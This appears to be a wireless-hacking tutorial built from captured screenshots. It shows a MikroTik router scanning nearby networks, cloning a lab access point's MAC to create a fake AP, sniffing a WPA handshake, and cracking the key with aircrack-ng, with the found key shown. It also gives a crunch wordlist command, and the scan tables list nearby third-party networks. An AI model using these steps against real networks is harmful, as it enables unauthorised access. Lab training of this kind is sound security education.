
- Since the commands are not visible on the Video I am just include the screen shots to my presentation, Enjoy ;-)

The screenshot shows the RouterOS WinBox interface. The top bar indicates the user is logged in as 'admin@192.168.100.1 (Hacker)' on a 'RB951-2n (mipsbe)' device. The left sidebar contains various configuration options like Quick Set, Interfaces, Wireless, Bridge, etc. The main window displays the 'Wireless Tables' section, showing a list of detected wireless networks. A red arrow points to the entry for 'Victim AP with one client'.

The 'Wireless Snooper (Running)' window is open, showing the following table of detected networks:

Interface	Frequ...	Band	Address	SSID	Signal	Of Freq. (%)	Of Traf. (%)	Bandwidth	Net...	Sta...
N	2412	2GHz-B	00:1F:FB:35:0D:C8	Fidar1	-62	1.0	6.2	9.6 kbps		
N	2417	2GHz-B	00:1F:FB:35:0D:C8	Fidar1		18.0		88.9 kbps	2	
N	2417	2GHz-B	00:0C:42:E1:95:44		-48	2.7	15.0	28.0 kbps		
N	2417	2GHz-B	00:0C:42:E1:95:44			2.6	14.5	24.1 kbps		
N	2417	2GHz-B	00:1E:8F:83:84:DC		-56	0.0	0.4	3.9 kbps		
N	2417	2GHz-B	02:0C:42:E1:95:44	Hack-Lab		2.6	14.8	24.7 kbps		
N	2417	2GHz-B	02:0C:42:E1:95:44	Hack-Lab	-47	2.6	14.8	24.7 kbps		
N	2422	2GHz-B	88:30:8A:E8:11:A5	Hack-Lab	-33	0.0	0.0	0 bps		
N	2422	2GHz-B	90:F6:52:D6:59:37	NAZARI		10.1		71.6 kbps	1	
N	2422	2GHz-B	90:F6:52:D6:59:37	NAZARI	-55	2.7	26.7	25.0 kbps		
N	2427	2GHz-B	2C:44:01:68:65:81	NAZARI	-80	0.0	0.0	0 bps		
N	2427	2GHz-B	00:22:68:F4:2C:02	shirazi		1.3		12.9 kbps	1	
N	2427	2GHz-B	00:22:68:F4:2C:02	shirazi		0.0	0.0	0 bps		

The 'Victim AP with one client' is highlighted in the table, corresponding to the entry with SSID 'Hack-Lab' and address '02:0C:42:E1:95:44'.



Applications Places System

admin@192.168.100.1 (Hacker) - WinBox v5.19 on RB951-2n (mipsbe)

Safe Mode

Hide Passwords

Quick Set

Interfaces

Wireless

Bridge

PPP

Switch

Mesh

IP

MPLS

Routing

System

Queues

Files

Log

Radius

Tools

New Terminal

MetaROUTER

Make Supout.rif

Manual

Exit

Wireless Tables

Interfaces

Name

wlan1

Interface: wlan1

Address: 02:0C:42:E1:95:44

SSID: Hack-Lab

Band: 2GHz-B

Channel Width: 20MHz

Frequency: 2417

Signal Strength: -48

Noise Floor: -114

Signal To Noise: 66

Radio Name: Office

RouterOS Version: 6.0rc12

active privacy routero... wds bridge

1 item out of 6 (1 selected)

Interface <wlan1>

Scanner (Running)

Interface: wlan1

Start

Stop

Close

New Window


Connect

	Address	SSID	Band	Cha...	Freq...	Sign...	Nois...	Sign...	Radio Name	Router...
AP	00:1F:FB:35:0D:C8	Fidar1	2GHz-B	20MHz	2412	-62	-111	49		
APB	02:0C:42:E1:95:44	Hack-Lab	2GHz-B	20MHz	2417	-48	-114	66	Office	6.0rc12
APB	00:0C:42:E1:95:44		2GHz-B	20MHz	2417	-50	-114	64	Office	6.0rc12
AP	90:F6:52:D6:59:37	NAZARI	2GHz-B	20MHz	2422	-58	-115	57		
AP	00:22:6B:F4:2C:02	shirazi	2GHz-B	20MHz	2427	-84	-115	31		
AP	80:B6:86:B1:51:CB	Marco	2GHz-B	20MHz	2432	-97	-104	7		
AP	10:C6:1F:22:B1:E1	hamid	2GHz-B	20MHz	2432	-86	-104	18		
AP	AC:E8:7B:98:A9:77	rajai-Wi...	2GHz-B	20MHz	2457	-81	-113	32		
AP	FC:75:16:CA:CE...	person	2GHz-B	20MHz	2462	-75	-113	38		
AP	F4:EC:38:EF:73:D4	TP-LINK...	2GHz-B	20MHz	2457	-92	-113	21		
AP	54:E6:FC:AC:30:27	Sohheil	2GHz-B	20MHz	2412	-91	-111	20		

11 items (1 selected)

enabled running slave disabled

RouterOS WinBox



Applications Places System

admin@192.168.100.1 (Hacker) - WinBox v5.19 on RB951-2n (mipsbe)

Safe Mode

Hide Passwords

Quick Set
Interfaces
Wireless
Bridge
PPP
Switch
Mesh
IP
MPLS
Routing
System
Queues
Files
Log
Radius
Tools
New Terminal
MetaROUTER
Make Supout.rif
Manual
Exit

Wireless Tables

Name	Type	L2 MTU	Tx
wlan1	Wireless (Atheros AR...	2290	0 b

1 item out of 6 (1 selected)

Past it here to make a Fake AP with original MAC address

Interface <wlan1>

General Wireless HT WDS Nstreme NV2 ...

Name: wlan1

Type: Wireless (Atheros AR9300)

MTU: 1500

L2 MTU: 2290

MAC Address: 02:0C:42:E1:95:44

ARP: enabled

Chip Info: mac:0x200/0x1, phy:0x6604, a5:0x0, a2:0x0, eeprom:0x0

PCI Info:

OK
Cancel
Apply
Disable
Comment
Torch
Scan...
Freq. Usage...
Align...
Sniff...
Snooper...
Reset Configuration
Advanced Mode

ARP	Mode	Band	Chan...	Frequ...	SSID	
44	enabled	station	2GHz-B	20MHz	2412	MikroTik

admin@192.168.100.1...

Applications Places System Mon Apr 1, 1:54 PM

admin@192.168.100.1 (Hacker) - WinBox v5.19 on RB951-2n (mipsbe)

Safe Mode Hide Passwords

Quick Set
Interfaces
Wireless
Bridge
PPP
Switch
Mesh
IP
MPLS
Routing
System
Queues
Files
Log
Radius
Tools
New Terminal
MetaROUTER
Make Supout.rif
Manual
Exit

Wireless Tables

Name	Type	L2 MTU	Tx
wlan1	Wireless (Atheros AR...	2290	0 bps

1 item out of 6 (1 selected)

Interface <wlan1>

General Wireless HT WDS Nstreme NV2 ...

Mode: ap bridge
Band: 2GHz-B
Channel Width: 20MHz
Frequency: 2417 MHz
SSID: Hack-Lab
Scan List: default
Wireless Protocol: unspecified
Security Profile: default
Bridge Mode: enabled

Default AP Tx Rate: bps
Default Client Tx Rate: bps


☒ Default Authenticate
☒ Default Forward
☐ Hide SSID

OK
Cancel
Apply
Disable
Comment
Torch
Scan...
Freq. Usage...
Align...
Sniff...
Snooper...
Reset Configuration
Advanced Mode

ARP	Mode	Band	Chan...	Frequ...	SSID	
44	enabled	ap bri...	2GHz-B	20MHz	2417	Hack-Lab

enabled running slave running ap

admin@192.168.100.1...



Applications Places System >_ Mon Apr 1, 1:56 PM

admin@192.168.100.1 (Hacker) - WinBox v5.19 on RB951-2n (mipsbe)

Safe Mode

Hide Passwords

RouterOS WinBox

Quick Set
Interfaces
Wireless
Bridge
PPP
Switch
Mesh
IP
MPLS
Routing
System
Queues
Files
Log
Radius
Tools
New Terminal
MetaROUTER
Make Supout.rif
Manual
Exit

Wireless Tables

Name	Type	L2 MTU	Tx
wlan1	Wireless (Atheros AR...	2290	0 bps

1 item out of 6 (1 selected)

Interface <wlan1>

General Wireless HT HT MCS WDS Nstreme ...

Mode: ap bridge

Band: 2GHz-B/G/N

OK
Cancel
Apply

Wireless Sniffer

Interface: wlan1

Processed Packets: 153

Memory Size: 10.0 KiB

Memory Saved Packets: 36

Start
Stop
Close
Settings
Save...
Sniffed Packets

Wireless Sniffer Settings

☐ Multiple Channels
☐ Only Headers
☒ Receive Errors

Channel Time: 00:00:00.20 s

Memory Limit: 1000 KiB

File Name:
File Limit: 1000 KiB

☐ Streaming Enabled

Streaming Server: 0.0.0.0


Streaming Max. Rate: p/s

OK
Cancel
Apply

ARP	Mode	Band	Chan...	Frequ...	SSID
enabled	ap bri...	2GHz...	20MHz	2417	Hack-Lab

enabled running slave running ap

admin@192.168.100.1...



Applications Places System Mon Apr 1, 1:57 PM

admin@192.168.100.1 (Hacker) - WinBox v5.19 on RB951-2n (mipsbe)

Safe Mode Hide Passwords

Quick Set

Interfaces

Wireless

Bridge

PPP

Switch

Mesh

IP

MPLS

Routing

System

Queues

Files

Log

Radius

Tools

New Terminal

MetaROUTER

Make Supout.rif

Manual

Exit

Wireless Tables

Interfaces Nstreme Dual Access List Registration Connect List

Name	Type	L2 MTU	Tx
R wlan1	Wireless (Atheros AR...	2290	0 bps

1 item out of 6 (1 selected)

Interface <wlan1>

General Wireless HT HT MCS WDS Nstreme ...

Mode: ap bridge

Band: 2GHz-B/G/N

OK Cancel Apply

Wireless Sniffer

Interface: wlan1

Processed Packets: 2212

Memory Size: 535.0 KiB

Memory Saved Packets: 2212

Memory Over Limit Packets: 0

File Size: 0 B

File Saved Packets: 0

File Overlimit Packets: 0

Stream Dropped Packets: 0

Stream Sent Packets: 0

File Limit: 1000 KiB

Memory Limit: 1000 KiB

Start Stop Close Settings Save... Sniffed Packets

Save Sniffed Packets

File Name: sniff.cap

Save Cancel

	ARP	Mode	Band	Chan...	Frequ...	SSID
44	enabled	ap bri...	2GHz...	20MHz	2417	Hack-Lab

Find

enabled

running


slave

running ap

Dictionary attack with Aircrack-ng

- Save the capture file to your computer
- Open the file in Wireshark to see if you have the handshake
- Use **EAPOL** filter in Wireshark to find the handshake(s)
- Start Dictionary attack with Aircrack-ng with below command:

```
aircrack-ng -e SSID -w Dictionary-file Capture-file
```

Applications Places System Mon Apr 1, 1:57 PM

admin@192.168.100.1 (Hacker) - WinBox v5.19 on RB951-2n (mipsbe)

Safe Mode ☒ Hide Passwords

Quick Set
Interfaces
Wireless
Bridge
PPP
Switch
Mesh
IP
MPLS
Routing
System
Queues
Files
Log
Radius
Tools
New Terminal
MetaROUTER
Make Supout.rif
Manual
Exit

Wireless Tables

Interfaces	Nstreme Dual	Access List	Registration	Connect List
			Scanner	Freq. Usage
Name	Type	L2 MTU	Tx	
R wlan1	Wireless (Atheros AR...	2290	0 b	

1 item out of 6 (1 selected)

Interface <wlan1>

General Wireless HT HT MCS WDS Nstreme ...

Mode: ap bridge

Band: 2GHz-B/G/N

OK Cancel Apply

Wireless Sniffer

Interface: wlan1

Processed Packets: 2212

Memory Size: 535.0 KIB

Memory Saved Packets: 2212

Memory Over Limit Packets: 0

File Size: 0 B

File Saved Packets: 0

File Overlimit Packets: 0

Stream Dropped Packets: 0

Stream Sent Packets: 0

File Limit: 1000 KIB

Memory Limit: 1000 KIB

Start Stop Close Settings Save... Sniffed Packets

Save Sniffed Packets

File Name: sniff.cap


Save Cancel





enabled running slave running ap

ARP	Mode	Band	Chan...	Frequ...	SSID
44	enabled	ap bri...	2GHz...	20MHz	2417 Hack-Lab

RouterOS WinBox


admin@192.168.100.1...




Applications Places System    Mon Apr 1, 2:03 PM 


Sniff.cap [Wireshark 1.8.3 (SVN Rev Unknown from unknown)]

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help



Filter: **eapol**  **Apply this filter** Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
383	5.366713	MS-NLB-PhysServer-12	MurataMa_e8:11:a5	EAPOL	171	Key (Message 1 of 4)
387	5.373470	MurataMa_e8:11:a5	MS-NLB-PhysServer-12_42:e1	EAPOL	171	Key (Message 2 of 4)
388	5.382845	MS-NLB-PhysServer-12	MurataMa_e8:11:a5	EAPOL	205	Key (Message 3 of 4)
389	5.385067	MurataMa_e8:11:a5	MS-NLB-PhysServer-12_42:e1	EAPOL	149	Key (Message 4 of 4)

 **WPA Handshake**


Frame 383: 171 bytes on wire (1368 bits), 171 bytes captured (1368 bits)

- Radiotap Header v0, Length 16
- IEEE 802.11 QoS Data, Flags:F.
- Logical-Link Control
- 802.1X Authentication

0000 00 00 10 00 2c 00 00 00 02 00 71 09 80 00 ce 00q.....
0010 88 02 3a 01 88 30 8a e8 11 a5 02 0c 42 e1 95 440...B..D
0020 02 0c 42 e1 95 44 00 00 00 00 aa aa 03 00 00 00 ..B..D.....
0030 88 8e 01 03 00 75 02 00 8a 00 10 00 00 00 00u.....

File: "/root/Sniff.cap" 496 KB 00:00:... Packets: 2266 Displayed: 4 Marked: 0 Load time: 0:00.062 Profile: Default

root@bt: ~ Sniff.cap [Wireshark ...]



```
^ v x root@bt: ~
File Edit View Terminal Help

Aircrack-ng 1.1 r2178

[00:00:40] 59956 keys tested (1452.27 k/s)

KEY FOUND! [ hacktest ]
Master Key      : 62 FB 67 17 B1 D2 30 D5 39 58 18 94 45 42 94 B1
                  6F 43 8D D9 20 B1 B8 99 EE 8B F0 1F 3F 30 0A B9
Transient Key   : 8D A0 0C EF A5 B6 37 BF 33 74 9C EC 97 89 40 F2
                  D7 CD FF B6 0B 4A E5 06 38 04 4E 36 54 72 B0 D2
                  DE 82 E5 C3 7B 62 30 67 DF 65 84 CE A7 EA 7D F3
                  65 39 3C EC 95 8B 1C 5F 7A 61 BD 52 B5 68 CA 2B
EAPOL HMAC     : F2 4D 1D F4 01 A8 67 AA 95 94 F0 0F C5 15 68 C9
root@bt:~#
```

Making a custom Dictionary

- You can use Crunch to make your customized Dictionary
- For example we want to combine david with 3 number digits:
`./crunch 8 8 -f charset.lst numeric -t david@@@ -o davidxxx.txt`

This will make a dictionary with min and max 8 character only numeric value from charset.lst file with the fix word david and 3 variable into davidxxx.txt file

david000

david001

.

.

.

CHAPTER 3:

CHAPTER 3:

